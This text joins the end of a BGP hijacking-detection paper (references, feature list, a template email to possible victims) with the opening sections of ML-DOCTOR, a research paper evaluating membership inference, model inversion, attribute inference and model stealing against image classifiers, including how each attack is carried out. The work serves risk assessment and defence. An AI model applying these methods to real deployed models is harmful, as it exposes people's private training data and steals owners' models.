[31] Pierre Geurts, Damien Ernst, and Louis Wehenkel. Extremely randomized trees. *Machine learning*, 63(1):3–42, 2006.

[32] Andreas Haeberlen, Ioannis C Avramopoulos, Jennifer Rexford, and Peter Druschel. Netreview: Detecting when interdomain routing goes wrong. In *NSDI*, volume 2009, pages 437–452, 2009.

[33] Trevor Hastie, Robert Tibshirani, and Jerome Friedman. *The elements of statistical learning: data mining, inference, and prediction*. Springer Science & Business Media, 2009.

[34] John Hawkinson and Tony Bates. Rfc1930: Guidelines for creation, selection, and registration of an autonomous system (as), 1996.

[35] Xin Hu and Z Morley Mao. Accurate real-time identification of ip prefix hijacking. In *2007 IEEE Symposium on Security and Privacy (SP'07)*, pages 3–17. IEEE, 2007.

[36] Geoff Huston and George Michaelson. Validation of route origination using the resource certificate public key infrastructure (pki) and route origin authorizations (roas), 2012.

[37] Hironori Imai, Masayuki Okada, and Akira Kanaoka. Poster: Moai: Multiple origin ases identification for ip prefix hijacking and mis-origination.

[38] Quentin Jacquemart, Guillaume Urvoy-Keller, and Ernst Biersack. A longitudinal study of bgp moas prefixes. In *International Workshop on Traffic Monitoring and Analysis*, pages 127–138. Springer, 2014.

[39] Josh Karlin, Stephanie Forrest, and Jennifer Rexford. Pretty good bgp: Improving bgp by cautiously adopting routes. In *Proceedings of the 2006 IEEE International Conference on Network Protocols*, pages 290–299. IEEE, 2006.

[40] Stephen Kent, Charles Lynn, and Karen Seo. Secure border gateway protocol (s-bgp). *IEEE Journal on Selected areas in Communications*, 18(4):582–592, 2000.

[41] Mohit Lad, Daniel Massey, Dan Pei, Yiguo Wu, Beichuan Zhang, and Lixia Zhang. Phas: A prefix hijack alert system. In *USENIX Security symposium*, volume 1, page 3, 2006.

[42] Matt Lepinski and Kotikalapudi Sriram. Bgpsec protocol specification. *Internet Engineering Task Force (IETF)*, 2017.

[43] Matthew Luckie, Bradley Huffaker, Amogh Dhamdhere, Vasileios Giotsas, and KC Claffy. As relationships, customer cones, and validation. In *Proceedings of the 2013 conference on Internet measurement conference*, pages 243–256, 2013.

[44] Robert Lychev, Sharon Goldberg, and Michael Schapira. Bgp security in partial deployment: Is the juice worth the squeeze? In *Proceedings of the ACM SIGCOMM 2013 Conference on SIGCOMM*, pages 171–182, 2013.

[45] Stephanos Matsumoto, Raphael M Reischuk, Pawel Szalachowski, Tiffany Hyun-Jin Kim, and Adrian Perrig. Authentication challenges in a global environment. *ACM Transactions on Privacy and Security (TOPS)*, 20(1):1–34, 2017.

[46] Stavros Papadopoulos, Konstantinos Votis, Christos Alexakos, and Dimitrios Tzovaras. Feature extraction and visual feature fusion for the detection of concurrent prefix hijacks. In *IFIP International Conference on Artificial Intelligence Applications and Innovations*, pages 310–319. Springer, 2014.

[47] Fabian Pedregosa, Gaël Varoquaux, Alexandre Gramfort, Vincent Michel, Bertrand Thirion, Olivier Grisel, Mathieu Blondel, Peter Prettenhofer, Ron Weiss, Vincent Dubourg, et al. Scikit-learn: Machine learning in python. *the Journal of machine Learning research*, 12:2825–2830, 2011.

[48] Johann Schlamp, Ralph Holz, Quentin Jacquemart, Georg Carle, and Ernst W Biersack. Heap: reliable assessment of bgp hijacking attacks. *IEEE Journal on Selected Areas in Communications*, 34(6):1849–1861, 2016.

[49] Pavlos Sermpezis, Vasileios Kotronis, Alberto Dainotti, and Xenofontas Dimitropoulos. A survey among network operators on bgp prefix hijacking. *ACM SIGCOMM Computer Communication Review*, 48(1):64–69, 2018.

[50] Pavlos Sermpezis, Vasileios Kotronis, Petros Gigis, Xenofontas Dimitropoulos, Danilo Cicalese, Alistair King, and Alberto Dainotti. Artemis: Neutralizing bgp hijacking within a minute. *IEEE/ACM Transactions on Networking*, 26(6):2471–2486, 2018.

[51] Xingang Shi, Yang Xiang, Zhiliang Wang, Xia Yin, and Jianping Wu. Detecting prefix hijackings in the internet with argus. In *Proceedings of the 2012 Internet Measurement Conference*, pages 15–28, 2012.

[52] Lakshminarayanan Subramanian, Volker Roth, Ion Stoica, Scott Shenker, and Randy Katz. Listen and whisper: Security mechanisms for bgp. In *Proc. NSDI*, volume 4. Citeseer, 2004.

[53] Mitsuho Tahara, Naoki Tateishi, Toshio Oimatsu, and Souhei Majima. A method to detect prefix hijacking by using ping tests. In *Asia-Pacific Network Operations and Management Symposium*, pages 390–398. Springer, 2008.

[54] Pierre-Antoine Vervier, Olivier Thonnard, and Marc Dacier. Mind your blocks: On the stealthiness of malicious bgp hijacks. In *NDSS*, 2015.

[55] Zheng Zhang, Ying Zhang, Y Charlie Hu, Z Morley Mao, and Randy Bush. ispy: Detecting ip prefix hijacking on my own. In *Proceedings of the ACM SIGCOMM 2008 conference on Data Communication*, pages 327–338, 2008.

[56] Xiaoliang Zhao, Dan Pei, Lan Wang, Dan Massey, Allison Mankin, S Felix Wu, and Lixia Zhang. An analysis of bgp multiple origin as (moas) conflicts. In *Proceedings of the 1st ACM SIGCOMM Workshop on Internet Measurement*, pages 31–35, 2001.

Appendix A FEATURE SET

Table 5: The feature set (sorted by feature importance).

same country
adjacency relationship
P2C relationship
exact prefix or sub prefix
same RIR
organization relationship
average announcement activity in a 10-day historical time window
rank of "hijacker"
hijacking activity in 2 seconds
customer cone size of "hijacker"
customer cone size of "victim"
hijacking activity in 1 second
customer cone size difference
Gini coefficient
number of common neighbors
number of common providers
max announcement activity in a 10-day historical time window
rank of "victim"
rank difference
number of common peers
IXP relationship
number of affected prefixes of the "victim" in 2 seconds
number of affected prefixes of the "victim" in 1 seconds
number of affected prefixes of the "victim" in 5 seconds
number of common customers
P2P relationship

Appendix B THE NOTE CONTENT

Hello, I am a researcher from Tsinghua University. Our research focuses on monitoring BGP hijacking and maintaining Internet routing security. We observed a possible BGP hijacking event. <prefix a> was normally announced by <AS x>. However, at <time>, the same prefix (or a more specific prefix) <prefix b> was announced by <AS y>.

We find this contact of the victim <AS x> through Whois and we would like to confirm whether this was a legitimate operation or BGP hijacking. We look forward to your reply, as it is very important for both your routing security and our research.

ML-DOCTOR: Holistic Risk Assessment of Inference Attacks Against Machine Learning Models

Yugeng Liu[1]* Rui Wen[1]* Xinlei He[1] Ahmed Salem[1] Zhikun Zhang[1]
Michael Backes[1] Emiliano De Cristofaro[2] Mario Fritz[1] Yang Zhang[1]

[1]*CISPA Helmholtz Center for Information Security* [2]*UCL & Alan Turing Institute*

Abstract

Inference attacks against Machine Learning (ML) models allow adversaries to learn sensitive information about training data, model parameters, etc. While researchers have studied, in depth, several kinds of attacks, they have done so in isolation. As a result, we lack a comprehensive picture of the risks caused by the attacks, e.g., the different scenarios they can be applied to, the common factors that influence their performance, the relationship among them, or the effectiveness of possible defenses. In this paper, we fill this gap by presenting a first-of-its-kind holistic risk assessment of different inference attacks against machine learning models. We concentrate on four attacks – namely, membership inference, model inversion, attribute inference, and model stealing – and establish a threat model taxonomy.

Our extensive experimental evaluation, run on five model architectures and four image datasets, shows that the complexity of the training dataset plays an important role with respect to the attack's performance, while the effectiveness of model stealing and membership inference attacks are negatively correlated. We also show that defenses like DP-SGD and Knowledge Distillation can only mitigate *some* of the inference attacks. Our analysis relies on a modular re-usable software, ML-DOCTOR, which enables ML model owners to assess the risks of deploying their models, and equally serves as a benchmark tool for researchers and practitioners.[1]

1 Introduction

Over the last decade, research in Machine Learning (ML), and in particular Deep Learning, has made tremendous progress. However, the deployment and success of these technologies might be affected by attacks against ML models that prompt serious security and privacy risks. In particular, inference attacks [12, 18, 35, 41, 45, 50, 51, 53, 57, 59, 65] allow adversaries to infer information from a target ML model, e.g., about the training data, the model's parameters, and so on.

In this paper, we focus on four representative attacks: membership inference [53], model inversion [12], attribute inference [35], and model stealing [59]. The first three target a model's *training dataset*, aiming to, respectively, determine whether or not an exact data sample belongs to it, recover (part of) it, or predict properties that are not related to the model's original task. Model stealing involves reconstructing the target model's (non-public) parameters. Inference attacks can lead to severe consequences, including violating individuals' privacy, as ML models are often trained on sensitive data or compromising the model owner's intellectual property [10].

Overall, existing inference attacks have been studied under different threat models and experimental settings, albeit in isolation. This prompts the need for a holistic understanding of the risks caused by these attacks, such as the scenarios different inference attacks can be applied to, the common factors that influence these attacks' performance, and the relations among the attacks, as well as the overall effectiveness of defense mechanisms. To fill this gap, we perform a first-of-its-kind holistic security and privacy risk assessment of ML models, vis-à-vis four representative inference attacks.

Threat Model Taxonomy. Our work starts with a systematical categorization of the knowledge that an adversary might have to launch the attacks, along two dimensions: 1) access to a target model (white-box or black-box), 2) availability of an auxiliary dataset (partial training dataset, shadow dataset, or no dataset). We consider four types of state-of-the-art inference attacks and describe under which threat models they can be applied. This provides us with a comprehensive spectrum of the inference attack surface for ML models.

Experimental Evaluation. We perform an extensive measurement study of the attacks, jointly, over five different ML model architectures (AlexNet [27], ResNet18 [17], VGG19 [54], Xception [8], and SimpleCNN) and four image datasets (CelebA [34], Fashion-MNIST (FMNIST) [61], STL10 [9], and UTKFace [66]). Our analysis aims to answer three research questions: 1) What is the impact of dataset complexity on different attacks? 2) What is the impact of

*The first two authors made equal contributions.
[1]See https://github.com/liuyugeng/ML-Doctor.

overfitting on different attacks? 3) What is the relationship among different attacks?

Main Findings. Our analysis shows that the complexity of the target model's training dataset plays a major role in the accuracy of membership inference, model inversion, and model stealing. In particular, membership inference is much more effective on complex datasets, while the other two exhibit the opposite trend. For instance, for membership inference (with black-box access to the target model and a shadow dataset) against ResNet18, there is a 68.4% increase when going from a simple dataset (FMNIST) to a complex one (STL10).[2] On the other hand, model stealing achieves 0.524 agreement (the standard metric for this attack) on ResNet18 trained on STL10 but a much higher 0.927 on FMNIST. This stems from ML models being more prone to overfitting on complex datasets, which leads to better membership inference, whereas when an ML model is trained on a complex dataset, it is harder for an adversary to obtain a dataset with similar complexity (by querying the target model) to train their stolen model.

We also find that the performance of membership inference and model stealing are negatively correlated ($r = -0.821$), i.e., a target model with higher membership risks is less vulnerable to model stealing. This is due to the opposite effect of overfitting on these two attacks. Moreover, access to a partial training dataset does not significantly improve attack performance for membership inference, attribute inference, and model stealing. E.g., the accuracy for attribute inference (on ResNet18/CelebA) is 0.719 with a partial training dataset and 0.726 with a shadow dataset.

Defenses. We then evaluate two defense mechanisms, i.e., DP-SGD [1] and Knowledge Distillation (KD) [21], against all the inference attacks. Empirical results show that DP-SGD can mitigate membership inference attacks in general without damaging target models' utility significantly. Meanwhile, KD also reduces membership inference risks, but generally, to a lesser extent compared to DP-SGD. However, neither of them is effective against other inference attacks. This highlights the lack of a general, effective defense mechanism, and our work sheds light as to what extent/why.

ML-DOCTOR. To support the comprehensive evaluation of a wide range of inference attacks and defenses (current and future), we introduce a framework called ML-DOCTOR. This can be used by multiple entities and for multiple purposes. For instance, model owners can use it to seamlessly and meaningfully assess potential security and privacy risks before deploying their model. Also, as we make source code publicly available, researchers will be able to re-use ML-DOCTOR to benchmark new inference attacks and defense mechanisms. ML-DOCTOR follows a modular design, which easily supports the integration of additional inference attacks and defenses, as well as plugging in datasets, models, etc.

[2] We refer to both sample complexity and class diversity (see Section 6.3).

2 Threat Modeling

In this work, we focus on image classification, one of the most popular ML applications. In general, the goal of an ML classifier is to map a data sample to a label/class. The input to an ML model is a data sample, and the output is a vector of probabilities, or posteriors, with each element representing the likelihood of the sample belonging to a class.

We categorize the threat models for all the inference attacks considered in this paper along two dimensions, i.e., 1) *access to the target model* and 2) *auxiliary dataset*. In total, we consider five different scenarios.

Access to the Target Model. We consider two access settings: *white-box* and *black-box*. The former, denoted with $\mathcal{M}^{\mathsf{W}}$, means that an adversary has full information about the target model, including its parameters and architecture. In black-box attacks, denoted with $\mathcal{M}^{\mathsf{B}}$, the adversary can only access the target model in an API-like manner, e.g., they can query the target model and get the model's output. However, most of the existing black-box literature [14, 53, 62] also assumes that the adversary knows the target model's architecture which they use to build shadow models (see Section 3).

Overall, the white-box model captures scenarios where the target model's parameters are leaked, e.g., following a data breach or through reverse engineering, e.g., from pre-trained models deployed to mobile devices [21]. The black-box model encapsulates API access akin to features provided by Machine Learning as a Service (MLaaS) platforms.

Auxiliary Dataset. The adversary needs an auxiliary dataset in order to train their attack model. We consider three scenarios, in decreasing order of adversarial "strength": 1) *partial training dataset* ($\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}$), 2) *shadow dataset* ($\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$), and 3) *no dataset* ($\mathcal{D}^{\mathsf{N}}_{\mathsf{aux}}$). In the first scenario, the adversary obtains parts of the actual training data from the target model (e.g., it is public knowledge), while in the last one, they have no information at all. In between is the $\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$ setting, where the adversary gets a "shadow" dataset from the same distribution as the target model's training data (see Section V-C in [53] for a discussion on how to generate such data, using, e.g., through model-based or statistics-based synthesis, or noisy real data).

Considered Settings. Overall, the two different types of model access and the three types of auxiliary dataset availability lead to six threat models. In the rest of the paper, we consider five of them: $\langle \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, $\langle \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$, $\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, $\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$, and $\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$. We do not experiment with black-box access and no auxiliary dataset, as this is unlikely to yield successful attacks.

3 Inference Attacks

In this section, we present the four inference attacks measured in this paper. Specifically, we consider membership inference (MemInf), model inversion (ModInv), attribute inference (AttrInf), and model stealing (ModSteal). The first three are designed to infer information about a target ML

Auxiliary Dataset	Model Access	
	Black-Box ($\mathcal{M}^{\mathsf{B}}$)	White-Box ($\mathcal{M}^{\mathsf{W}}$)
Partial ($\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}$)	MemInf, ModSteal	MemInf, AttrInf
Shadow ($\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$)	MemInf, ModSteal	MemInf, AttrInf, ModInv
No ($\mathcal{D}^{\mathsf{N}}_{\mathsf{aux}}$)	-	ModInv

Table 1: Different attacks under different threat models.

model's training data, while the last one aims to steal the target model's parameters.

Different attacks can be applied to different threat models; see Table 1. For each attack and each threat model, we concentrate on one representative state-of-the-art method.

3.1 Membership Inference

Membership Inference (MemInf) [53] against ML models involves an adversary aiming to determine whether or not a target data sample was used to train a target ML model. More formally, given a target data sample x_{target}, (the access to) a target model $\mathcal{M}$, and an auxiliary dataset $\mathcal{D}_{\mathsf{aux}}$, a membership inference attack can be defined as:

$$\mathsf{MemInf} : x_{\mathsf{target}}, \mathcal{M}, \mathcal{D}_{\mathsf{aux}} \rightarrow \{\textit{member}, \textit{non-member}\}$$

where $\mathcal{M} \in \{\mathcal{M}^{\mathsf{B}}, \mathcal{M}^{\mathsf{W}}\}$ and $\mathcal{D}_{\mathsf{aux}} \in \{\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}\}$.

Membership inference has been extensively studied in literature [6, 7, 23, 29, 31, 37, 49, 51, 53]. Inferring membership of a target sample prompts severe privacy threats; for instance, if an ML model for drug dose prediction is trained using data from patients with a certain disease, then inclusion in the training set inherently leaks the individuals' health status. Overall, MemInf is also often a signal that a target model is "leaky" and can be a gateway to additional attacks [10].

In the following, we illustrate how to implement membership inference (MemInf) under different threat models.

Black-Box/Shadow $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ **[51].** We start with the most common and difficult setting for the attack [51, 53], whereby the adversary has black-box access ($\mathcal{M}^{\mathsf{B}}$) to the target model and a shadow auxiliary dataset ($\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$).

The adversary first splits the shadow dataset into two parts and uses one to train a shadow model on the same task. Next, the adversary uses the entire shadow dataset to query the shadow model. For each querying sample, the shadow model returns its posteriors and the predicted label: if the sample is part of the shadow model's training set, the adversary labels it as a member and as a non-member otherwise. With this labeled dataset, the adversary trains an attack model, which is a binary membership classifier. Finally, to determine whether a data sample is a member of the target model's training dataset, the sample is fed to the target model, and the posteriors and the predicted label (transformed to a binary indicator on whether the prediction is correct) are fed to the attack model.

Black-Box/Partial $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$ **[51].** If the adversary has black-box access to the target model and a partial training dataset, the attack method is very similar to that for $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$. However, the adversary does not need to train a shadow model; rather, they use the partial training dataset as the ground truth for membership and directly train their attack model.

White-Box/Shadow $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ **[38].** Nasr et al. [38] introduce an attack in the white-box setting with either a shadow or a partial training dataset as the auxiliary dataset.[3] In the former, similar to $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$, the adversary uses $\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$ to train a shadow model to mimic the behavior of the target model and to generate data to train their attack model. As the adversary has white-box access to the target model, they can also exploit the target sample's gradients with respect to the model parameters, embeddings from different intermediate layers, classification loss, and prediction posteriors (and label).

White-Box/Partial $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$ **[38].** The attack methodology here is almost identical to the black-box counterpart. The only difference is that the adversary can use the same set of features as the attack model for $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$.

3.2 Model Inversion

Model inversion attacks (ModInv) [12] aim to reconstruct data samples from a target ML model, i.e., they allow an adversary to directly learn information about the training dataset.

For instance, in a facial recognition system, a ModInv adversary tries to learn the facial data of a victim whose data is used to train the model. Model inversion requires the adversary to have white-box access to the target model; this is due to the fact that the attack needs to perform back-propagation over the target model's parameters (detailed below).

Formally, we define model inversion as:

$$\mathsf{ModInv} : \mathcal{M}^{\mathsf{W}}, \mathcal{D}_{\mathsf{aux}} \rightarrow \{\textit{training samples}\}$$

where $\mathcal{D}_{\mathsf{aux}} \in \{\mathcal{D}^{\mathsf{N}}_{\mathsf{aux}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}\}$.

We consider two types of model inversion attacks: the one proposed by Fredrikson et al. [12], which aims to reconstruct a representative sample for each class of the target model, and that by Zhang et al. [65], which aims to synthesize the training dataset. These two attacks follow different threat models, which we discuss next.

White-Box/No Auxiliary $\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$ **[12].** The method by Fredrikson et al. [12] assumes the adversary has white-box access to the target model[4] and does not need any auxiliary dataset. For each class of the target model, the adversary first creates a noise sample, feeds this sample to the model, and gets the posteriors. The adversary then uses back-propagation over the target model's parameters to optimize the input sample so that the corresponding posterior of the class can exceed a pre-set threshold. Once the threshold is reached, the optimized sample is the representative sample of that class, i.e., the attack output.

[3] The attack by Nasr et al. [38] was originally designed for the partial training dataset setting, but it can be adapted to the shadow dataset setting.

[4] Fredrikson et al. [12] also introduce a model inversion attack where the adversary only has black-box access to the target model; however, its performance is not as good and therefore we do not consider it.

White-Box/Shadow $\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ **[65].** The attack by Zhang et al. [65] uses a shadow dataset to enhance the quality of the reconstructed samples by training a generative adversarial network (GAN) [15]. First, the adversary trains a GAN with a shadow dataset. Next, the adversary optimizes the inputs to the GAN's generator, i.e., the noise, to find those GAN-generated samples that can achieve high posteriors on the target model. These samples are the attack's final outputs. In other words, this attack performs optimization on the inputs to the GAN instead of the samples to the target model directly [12]. Since the GAN is capable of generating high-quality samples, the attack's final outputs will be more realistic. Moreover, due to the fact that GAN can generate multiple samples, this attack is able to generate multiple samples for each class of the target model as well.

3.3 Attribute Inference

An ML model may learn extra information about the training data that is not related to its original task; e.g., a model predicting age from profile photos can also learn to predict race [35, 57]. Attribute inference (AttrInf) aims to exploit such unintended information leakage.

State-of-the-art attacks usually rely on the embeddings of a target sample (x_{target}) obtained from the target model to predict the sample's target attributes. Thus, the adversary is assumed to have white-box access to the target model. Formally, attribute inference is defined as:

$$\mathsf{AttrInf} : x_{\mathsf{target}}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}_{\mathsf{aux}} \rightarrow \{\textit{target attributes}\}$$

where $\mathcal{D}_{\mathsf{aux}} \in \{\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}\}$ can either be a partial training dataset or a shadow dataset.

White-Box/Shadow and Partial [35, 57]. Both attacks, i.e., $\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ [35] and $\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$ [57], follow a similar attack methodology. The only difference lies in the dataset used to train the attack model. In both cases, the adversary is assumed to know the target attributes of the auxiliary dataset. Then, they use the embeddings, and the target attributes to train a classifier to mount the attack.

3.4 Model Stealing

The goal of model stealing attacks (ModSteal) [41, 59], aka model extraction, is to extract the parameters from a target model. Ideally, an adversary will be able to obtain a model (the "stolen" model) with very similar performance as the target model. More formally:

$$\mathsf{ModSteal} : \mathcal{M}^{\mathsf{B}}, \mathcal{D}_{\mathsf{aux}} \rightarrow \mathcal{M}^{\mathsf{C}}$$

where $\mathcal{M}^{\mathsf{C}}$ is the stolen model and $\mathcal{D}_{\mathsf{aux}} \in \{\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}\}$.

Model stealing prompts severe security risks. For instance, as it is often difficult to train an advanced ML model (e.g., due to the lack of data or computing resources), stealing a trained model inherently constitutes intellectual property theft. Also, as many other attacks, such as adversarial examples [46], require white-box access to the target ML model, model stealing can be a stepping stone to perform these attacks.




Figure 1: Overview of ML-DOCTOR's modules.

Black-Box/Partial and Shadow [59]. In this paper, we concentrate on the attacks proposed by Tramèr et al. [59], for $\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$ and $\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$. The adversary is assumed to have knowledge of the target model's architecture, and both attacks follow a similar methodology. Specifically, the adversary uses data samples from their auxiliary dataset ($\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}$ or $\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$) to query the target model and get the corresponding posteriors. Then, they use them to train the stolen model, with the posteriors as the ground truth.

4 ML-DOCTOR

In this section, we introduce ML-DOCTOR, a modular framework geared to evaluate the four inference attacks, as well as the two defenses (see Section 7), considered in this paper.

Prior work has proposed software tools to evaluate attacks against ML models, such as adversarial examples [32, 44], backdoor attacks [42], and membership inference [36]. To the best of our knowledge, ML-DOCTOR is the first framework that jointly considers different types of inference attacks.

Modules. In Figure 1, we report the four different modules of ML-DOCTOR:

1. **Data Processing.** This module processes the datasets to mount different attacks. It also involves data preprocessing methods, e.g., normalization.
2. **Attack.** This module performs the actual inference attacks. At the moment, it supports ten different attacks belonging to four different attack types (see Section 3).
3. **Defense.** We currently support two representative mitigation techniques for inference attacks against ML models, as discussed later in Section 7.
4. **Evaluation.** This module is used to evaluate the performance of attacks and defenses.

The modular design of ML-DOCTOR allows to easily integrate additional attacks and defense mechanisms, as well as plugging in any dataset or model.

Using ML-DOCTOR. A user needs to input their target model and its training dataset to use ML-DOCTOR. This is to achieve a full-fledged privacy risk assessment. We envision ML-DOCTOR to be used for the following purposes:

- As it supports a systematic taxonomy of different threat models for inference attacks, ML-DOCTOR enables model owners to obtain an overview of the threats their model may face when deployed in the real world.

- ML-DOCTOR provides a holistic assessment of different attacks, as well as the effectiveness of possible defenses. To our best knowledge, this is the first tool to provide such a comprehensive analysis of inference attacks.
- Researchers can re-use ML-DOCTOR as a benchmark tool to experiment with new inference attacks and defenses in the future. ML-DOCTOR's data processing and evaluation modules can be seamlessly re-used by other attacks or defenses. Moreover, the maturity of the topic, as demonstrated by the state of the art [12, 26, 51, 53, 56, 59, 65], suggests that new attacks against ML models are very likely to fall into one of the threat models summarized in our taxonomy (Section 2). This means that new attacks/defenses can be easily implemented within ML-DOCTOR's attack and defense modules.
- Since ML-DOCTOR follows a modular design, the communication between different modules is implemented using an API-based approach. To include a new attack/defense, one only needs to specify the attack/defense models' architecture in the attack/defense module, which can be easily done with the support of the current deep learning libraries. To further extend ML-DOCTOR into different domains like text or audio, users can re-implement the processing function and attack methods in the corresponding modules, and reuse other modules directly.

5 Experimental Settings

5.1 Experimental Protocol

We first select four benchmark datasets (see Section 5.2) and five state-of-the-art ML models (see Section 5.3) to train a total of 20 target models. These are used to evaluate different attacks (see Section 3) and defenses (see Section 7). For each dataset, we partition it into four parts (see Section 5.2), including target training dataset, target testing dataset, shadow training dataset, and shadow testing dataset, to comply with the different threat models discussed in Section 2.

We then submit each target model and the corresponding dataset partition to ML-DOCTOR, running the attacks (see Section 5.4) and applying the defenses (see Section 7). Finally, we use the evaluation module of ML-DOCTOR to summarize the results and perform a comprehensive analysis to answer the research questions listed in Section 6.1.

5.2 Datasets

For the sake of this paper, we experiment with four datasets:

- **CelebA [34]** contains 202,599 face images, each is associated with 40 binary attributes. We select and combine 3 attributes out of 40, including *HeavyMakeup*, *MouthSlightlyOpen*, and *Smiling* to form our target models' classes/labels, leading to 8-class classification.
- **FMNIST (Fashion-MNIST) [61]** is also an image dataset containing 70,000 gray-scale images equally distributed among 10 different classes, including T-shirt, trouser, pullover, dress, coat, sandal, shirt, sneaker, bag, and ankle boot.
- **STL10 [9]** is a 10-class image dataset, each contains 1,300 images. The classes include airplane, bird, car, cat, deer, dog, horse, monkey, ship, and truck.
- **UTKFace [66]** has 23,000 face images associated with age, gender, and race. We consider the images from the largest four races (White, Black, Asian, and Indian) in the dataset and use race as the label for the corresponding target models. This leaves us with 22,012 images.

Note that all the samples in the datasets are re-sized to 32×32 pixels. This is common practice in ML and ensures that the comparison among different datasets is fair. We randomly split each dataset into four equal disjoint parts:

1. **Target Training Dataset** is used to train all the target models and to evaluate the performance of all membership inference attacks and model inversion attacks. For attacks that require a partial training dataset ($\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}$), i.e., $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, $\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$, $\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, and $\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, we randomly select 70% samples from the target training dataset.
2. **Target Testing Dataset** is used to evaluate the performance of the target model. It is also used to evaluate the performance of all membership inference, attribute inference, and model stealing attacks.
3. **Shadow Training Dataset** is used to train all the attack models that require a shadow auxiliary dataset.
4. **Shadow Testing Dataset** is used to train two membership inference attack models, i.e., $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ and $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$, that require a shadow dataset as the auxiliary dataset.

In a nutshell, all the datasets we choose in this paper are benchmark datasets for evaluating inference attacks against ML models [19, 22, 25, 33, 56]. These datasets have different numbers of classes and cover a variety of objects, e.g., human faces, transportation tools, and animals. Also, the images are ranging from gray-scale to colored in different datasets. Note that ML-DOCTOR is not bounded by certain types of datasets. We plan to extend ML-DOCTOR to other security-related datasets such as network scans, malware traces, etc.

5.3 Target Models

We focus on five model architectures, including AlexNet [27], ResNet18 [17], VGG19 [54], Xception [8], and SimpleCNN (containing 2 convolutional layers and 2 fully connected layers) for all the four datasets introduced above. In total, we train 20 different target models.

For training, we set the mini-batch size to 64 and use cross-entropy as the loss function. We use stochastic gradient descent (SGD) as the optimizer with a weight decay of 5e-4 and momentum of 0.9. Each target model is trained for 300 epochs.

The learning rate is 1e-2 before 50 epochs, 1e-3 from 50-100 epochs, and 1e-4 until the end. All target models' training and testing accuracy are shown in Table 2. Note that for shadow models used in the membership inference attacks, we train them following the same process as the target models.

